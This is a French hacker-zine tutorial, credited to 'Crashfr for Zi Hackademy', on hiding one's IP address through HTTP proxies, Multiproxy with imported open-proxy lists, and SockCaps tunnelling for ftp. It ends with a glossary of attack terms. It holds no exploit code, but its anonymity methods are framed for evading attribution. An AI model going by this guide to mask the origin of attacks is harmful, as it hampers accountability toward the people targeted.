
- <http://www.chez.com/scudo/Faq/dos/> (une petite FAQ sur le DOS et les fichiers Batch)
- <http://www.aidewindows.net/> (pour vous aider a bien configurer votre windows)
- <http://www.symantec.com/region/fr/resources/script.html> (les scripts malicieux)
- <http://evolvae.free.fr/documentations/activex.htm> (Quelques Scripts ActiveX)

Anonymat :

Mais...comment font ces hackers pour caché leur IP ??

Sur internet il existe divers services qui permettent de cacher votre IP suivant le protocole utilisé...Il ne faut pas confondre ce que je vais vous décrire ci-dessous avec ce que l'on appelle le "spoofing".


Pour être anonyme en surfant la méthode la plus simple est de se trouver un proxy HTTP (proxyWeb) qui se trouve par défaut sur le port 80 ou 8080. Certains scanners comme "Proxy Hunter" sont spécialisés dans la recherche de proxy. Si vous n'avez pas de proxy sous la main, vous pouvez toujours utilisé anonymizer.com pour caché votre IP. Il vous suffit de taper : "http://anon.free.anonymizer.com/" suivi de l'url a visitée.



Vous pouvez configurer IE pour qu'il passe automatiquement par un proxy à chaque connections. Pour cela cliquez sur "Outils"-->"Options Internet...", onglet "Connexions" et "Paramètres LAN".

Cocher "Utiliser un serveur proxy" et indiquez lui l'adresse et le port du proxy par lequel vous voulez passer.

Si vous voulez utilisé Multiproxy pour gérer vous connections vous devrez spécifier dans l'adresse: "127.0.0.1" et le port : "8088".



Multiproxy est téléchargeable sur <http://www.multiproxy.org>.


Multiproxy est très utile car il vous permet de:

- changer de proxy à chaque pages visitées
- tester toute une liste de proxies (rapidité, anonymat)
- classer tous les proxies suivant leur vitesse

Clickez sur "Check all proxies" pour dire à Multiproxy de vérifier chaque proxy. Cliquez sur "Options", onglet "Proxy Server List". Dans cette fenêtre vous pouvez apercevoir les proxies qu'utilise Muliproxy. Un proxy précédé d'un cercle rouge, signifie qu'il ne fonctionne pas (vous pouvez le supprimer pour éviter de le tester a chaque démarrage).

Proxy	Port	IP	Speed	OK	Fail
61.220.99.116	8080	61.220.99.116	6251	yes	yes
61.222.182.46	8080	61.222.182.46	11134	yes	yes
61.221.2.38	8080	61.221.2.38	994	no	no
61.220.129.245	8080	61.220.129.245	1056	no	no

Pour ajouter une nouvelle liste de proxy il suffit déjà d'une trouvée une. Allez faire un tour sur http://www.multiproxy.org/anon_list.htm .Faites un copier collé de la liste dans un fichier texte et nommé le proxy.txt par exemple. Ensuite, toujours dans l'onglet "Proxy servers list" cliquez sur "Menu" --> "Files" --> "Import proxy list".





Il ne vous reste plus qu'a lui indique le fichier à importer et à "Check" de nouveau tous les proxy.


Faites un click droit sur l'icône de Mproxy en bas a droite dans la barre des taches.



Le menu qui apparaît, vous permet surtout d'activer l'utilisation de proxy ou pas, d'un simple click au lieu de passer par les "Paramètres LAN" de IE.



 --> passage par proxy activé


 --> passage par proxy désactivé

Vous pouvez tester votre Anonymat sur le site de la CNIL : <http://www.cnil.fr/traces/index.htm>
 Un bon site sur la vie privée : <http://www.anonymat.org/>

Maintenant, je vais vous montrer comment passé par un proxy sock (utilisé pour le connexion permanentes). Je vais vous montrer comment se connecter au travers d'un proxy sock en utilisant un petit soft comme sockcaps qui permet de faire passer n'importe quelle application par un proxy sock. (utile dans le cas ou vous voulez faire passer une application par un sock qui ne le propose pas dans ses options). Vous pouvez télécharger Sockcaps la --> <http://www.clubic.com/t/gen/f11087.html> . Il faut savoir que les Proxy Sock ne peuvent pas etre utilisé pour surfer. Les socks sont utilisé dans la plus part des cas pour se connecter sur un serveur FTP, IRC, ICQ, etc... Par défaut les proxy sock écoutent sur le port 1080.



Dans mon exemple je vais combiner sockcaps avec la commande ftp de windows (c:\windows\ftp.exe).


Configuration de Sockcaps :




Pour configurer Sockcaps cliquez sur "File" --> "Settings" dans l'interface principale. Une fois sur l'onglet "Socks Settings", il vous faut lui indiquer l'adresse du proxy sock dans "SOCKS Server" et le port qui est par défaut 1080. La différence entre les Socks version 4 et 5 c'est que la version 4 ne necessite pas d'identification par login et pass. Vous n'etes donc pas obligé de remplir "Socks User ID".

Dès que votre sockcaps est bien configuré, revenez a l'interface principale et cliquez sur "New".






Cliquez sur "Browse" dans la fenêtre "New Application Profile" et indiquez à sockscaps quel soft il doit faire passer par le proxy Sock. Dans l'exemple j'ai pris ftp.exe se trouvant dans le répertoire c:\WINNT\system32\ftp.exe (Win2k). Cliquez sur "OK" pour refermer la fenêtre.



Double cliquez sur le soft a lancer, à partir de sockscaps ou cliquez sur "Run". Un fenêtre DOS avec l'invite ftp devrait apparaître...

Maintenant que ftp est lancé, il faut lui demander de se connecter à un FTP valide. Pour cela tapes : "open [IP de la machine]" comme ci-dessous :



Des que vous voyez "connecté à [IP de la machine]" c'est que votre connexion a reussie !! Voilà maintenant vous êtes anonyme en utilisant la commande ftp ;)

Attention : Il faut toujours relancer la commande ftp a partir de sockscaps sinon vous n'utiliserez pas de proxy...



By Crashfr for Zi Hackademy

Glossaire :

Cracker : Personne qui casse des protections logicielles.

Crasher : personne qui détruit un système pour le plaisir.

DOS : couche logicielle indépendante de Windows (98 1ere et Seconde édition) et intégrée par la suite (ME et supérieures)

DoS : Déni de Service, qui consiste à bloquer un système via, généralement, du flood.

DDoS : c'est lorsque plusieurs machines exécutent la même attaque sur une même cible dans le but d'un DoS.

Exploit : moyen pour exploiter une faille sur un serveur.

Flag : option qui spécifie le type d'un paquet au niveau de sa construction.

Flooder : personne ou logiciel qui va répéter un processus en boucle de sorte à surcharger un système.

Lamer : Individu nauséabond qui passe ses journées à embêter tout le monde sans raisons et qui ne prend pas conscience de sa stupidité.

Newbie : koi vous savez pas ce que c'est ?

Nuke : vieille technique inemployée à ce jour qui consiste à envoyer un paquet particulier à un système Windows 95 pour en altérer le fonctionnement.

Phreak : technique de piratage des lignes téléphoniques et des réseaux de télécommunication.

Smurf : réutilisation d'un réseau dans le relai de paquets, pour surcharger une cible.

Sniffing : méthode qui consiste à espionner tous les paquets qui transitent sur un réseau

Social Engineer : c'est une personne qui se fait passer pour une autre afin d'obtenir des informations privées dans la vie réelle.

Socket : couche logicielle qui permet la communication réseau.

Spoofing : méthode qui consiste à camoufler l'adresse source d'un attaquant au niveau des paquets réseaux (IP)

